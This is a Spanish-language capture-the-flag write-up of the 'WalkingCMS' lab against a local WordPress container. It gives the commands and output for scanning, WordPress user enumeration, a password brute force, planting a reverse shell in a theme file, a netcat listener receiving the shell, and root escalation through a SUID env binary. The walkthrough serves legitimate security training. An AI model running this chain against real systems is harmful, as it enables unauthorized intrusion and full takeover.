



WalkingCMS

FÁCIL

EI

Pingüino de Mario



09/04/2024

Completada

Tu valoración:

Empezamos este nuevo reto con SCAN4ME, nuestro script de auditorías y CTF. Realizamos esta vez el modo automático de detección de puertos abiertos y sobre ellos sigue ejecutando nmap en busca de versiones y vulnerabilidades:



ALL 4 ME

-[Escaneo Interactivo de Red con multiherramientas]-

```
--[ Versión: 3.5 Feroxbuster + SectList + wpscan + submenú nmap y modo Auto ]--
```

🎯 Objetivo actual: 172.17.0.2 | XML: [OFF]

 Selecciona acción:

7/7

0. [TOGGLE] Guardar XML: OFF

1. Escaneo Automático Nmap

2. Otras opciones con Nmap (Submenú)

3. Whatweb (Reconocimiento web)

4. Feroxbuster (fuzzing web)

5. Wpscan (reconocimiento wordpress)

```
x. -- SALIR --
```

$$(-p - sSCV + Vu \ln)$$

nmap

| whatweb

feroxbuster

wpScan

```
| wpsc
| exit
```

En este caso solo aparece el puerto 80 abierto pero solo con esta búsqueda ya encontramos muchas pistas, vulnerabilidades e incluso sin hacer fuzzing web ya tenemos un directorio que nos da una posible pista hacia un wordpress.

```
🕒 INICIO AUTO-SCAN: 05-04-2026 17:54:46
🚀 COMANDO: nmap -sCV -Pn --script vuln -p 80 172.17.0.2

Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-05 17:54 +0200
Nmap scan report for 172.17.0.2
Host is up (0.000086s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.57 ((Debian))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: Apache/2.4.57 (Debian)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| vulners:
|   cpe:/a:apache:http_server:2.4.57:
|     CVE-2024-38476 9.8 https://vulners.com/cve/CVE-2024-38476
|     CVE-2024-38474 9.8 https://vulners.com/cve/CVE-2024-38474
|     CNVD-2024-36391 9.8 https://vulners.com/cnvd/CNVD-2024-36391
|     CNVD-2024-36388 9.8 https://vulners.com/cnvd/CNVD-2024-36388
|     PACKETSTORM:213257 9.1 https://vulners.com/packetstorm/PACKETSTORM:213257
|   *EXPLOIT*
|     FD2EE3A5-BAEA-5845-BA35-E6889992214F 9.1 https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BA35-E6889992214F
|   *EXPLOIT*
|     FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7 9.1 https://vulners.com/githubexploit/FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7
|   *EXPLOIT*
|     E606D7F4-5FA2-5907-B30E-367D6FFECD89 9.1 https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89
|   *EXPLOIT*
|     0E08753E-C6D7-5E76-A61F-6CA6F7F87AA8 9.1 https://vulners.com/githubexploit/0E08753E-C6D7-5E76-A61F-6CA6F7F87AA8
|   *EXPLOIT*
|     CVE-2025-49812 7.4 https://vulners.com/cve/CVE-2025-49812
|     CVE-2023-38709 7.3 https://vulners.com/cve/CVE-2023-38709
|     CNVD-2024-36395 7.3 https://vulners.com/cnvd/CNVD-2024-36395
|     CVE-2025-65082 6.5 https://vulners.com/cve/CVE-2025-65082
|     CNVD-2025-30833 6.5 https://vulners.com/cnvd/CNVD-2025-30833
|     CVE-2024-24795 6.3 https://vulners.com/cve/CVE-2024-24795
|     CNVD-2024-36394 6.3 https://vulners.com/cnvd/CNVD-2024-36394
|     CVE-2023-45802 5.9 https://vulners.com/cve/CVE-2023-45802
|     CVE-2025-66200 5.4 https://vulners.com/cve/CVE-2025-66200
|     CVE-2024-36387 5.4 https://vulners.com/cve/CVE-2024-36387
|     CNVD-2025-30835 5.4 https://vulners.com/cnvd/CNVD-2025-30835
|     CNVD-2024-36392 5.4 https://vulners.com/cnvd/CNVD-2024-36392
|_ http-enum:
|   /wordpress/: Blog
|_ /wordpress/wp-login.php: Wordpress login page.
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Aun así, ya que tenemos el potente Feroxbuster en la propia herramienta Scan4me, lo ejecutamos para confirmar y buscar más posibilidades:

🎯 Objetivo actual: 172.17.0.2 | XML: [OFF]

🕒 INICIO feroxbuster: 05-04-2026 18:14:24


🚀 COMANDO: feroxbuster --url http://172.17.0.2 --wordlist /usr/share/seclists/Discovery/Web-Content/common.txt --extensions bak,zip,txt,sql,old,php,bak --no-recursion --filter-size 0 --threads 50 --timeout 5

FERROX OXIDE
by Ben "epi" Risher 🐼 ver: 2.13.1

200	GET	24l	127w	10359c	http://172.17.0.2/icons/openlogo-75.png
200	GET	368l	933w	10701c	http://172.17.0.2/
200	GET	368l	933w	10701c	http://172.17.0.2/index.html
301	GET	9l	28w	312c	http://172.17.0.2/wordpress => http://172.17.0.2/wordpress/

✅ Resultados en: Auditoria_172.17.0.2_05-04-2026/Auditoria_Completa_172.17.0.2.txt

Teniendo confirmada la dirección web la visitamos e inspeccionamos el código html sin ninguna información relevante.



¡Hola, mundo!

Te damos la bienvenida a WordPress. Esta es tu primera entrada.
Edítala o bórrala, ¡luego empieza a escribir!

marzo 20, 2024

Seguimos con nuestra propia herramienta que contiene un práctico comando de reconocimiento de Wpscan:

```
🕒 INICIO wpscan: 05-04-2026 17:58:42
🚀 COMANDO: wpscan --url http://172.17.0.2/wordpress -e u,ap --detection-mode aggressive --force
```

Y ya tenemos un candidato para la fuerza bruta:

```
[i] User(s) Identified:

[+] mario
| Found By: Wp Json Api (Aggressive Detection)
| - http://172.17.0.2/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

Seguimos usando Wpscan para la fuerza bruta:

```
—(kali🌐 Vivodasus)—[~]
$ wpscan --url http://172.17.0.2/wordpress -U mario -P /home/kali/diccionarios//rockyou_utf8.txt
```

Que sin mucho tardar nos encuentra la contraseña:

```
Trying mario / love Time: 00:00:04 < > (1275 / 14345656) 0.00% ETA: ??:??:??

[!] Valid Combinations Found:
| Username: mario, Password: love

[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 0
| Requests Remaining: 22

[+] Finished: Sat Apr 4 17:29:49 2026
```


Con usuario y contraseña accedemos a la página de administración de wordpress y vemos varias opciones para acceder con una reverse shell. Así que lo primero es ir al web de reverse shell generator y configurar nuestra dirección de ip y abrir con netcat un puerto de escucha.

Hello Dolly
Desactivar

Esto no es solo un plugin, simboliza la esperanza y entusiasmo de toda una generación resumidas en las dos palabras más famosas cantadas por Louis Armstrong: Hello, Dolly. Cuando lo actives verás frases al azar de Hello, Dolly en la parte superior derecha de cada página de tu pantalla de administración.

Versión 1.7.2 | Por Matt Mullenweg | Ver detalles

Pese a tener esta buena pista de plugin que luego seguiré investigando, voy a directamente al editor de temas, y en el archivo index.php coloco el payload de penstmonkey:



Y actualizamos el explorador en la dirección:

<http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/index.php>

Previamente habíamos abierto el puerto 443 para recibir la bash:

```
(kali@Vivodasus)~$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [172.28.68.21] from (UNKNOWN) [172.17.0.2] 60754
Linux 10273a8f7e55 6.6.87.2-microsoft-standard-WSL2 #1 SMP PREEMPT_DYNAMIC Thu Jun 5 18:30:46 UTC 2025 x86_64 GNU/Linux
 15:14:42 up 20 min,  0 user,  load average: 0.33, 0.21, 0.08
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@10273a8f7e55:/$
```

Lo primero que hacemos es probar si tiene instalado el paquete util-linux, que incluye el comando script para estabilizar la terminal.

```
www-data@10273a8f7e55:/$ /usr/bin/script -qc /bin/bash /dev/null
/usr/bin/script -qc /bin/bash /dev/null
```

Una vez hecho, confirmamos que no tenemos la posibilidad de usar sudo pero sí el comando find. Con ello chequeamos el acceso a los binarios y el primero que reconocemos es /bin/env para el que buscamos el código: /bin/sh -p y listo, somos root:

```
www-data@f18b6f7f4b23:/home$ sudo -l
bash: sudo: command not found
www-data@f18b6f7f4b23:/home$ which find
/usr/bin/find
www-data@f18b6f7f4b23:/home$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/umount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/env
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/su
www-data@f18b6f7f4b23:/home$ /usr/bin/env /bin/sh -p
# whoami
root
#
```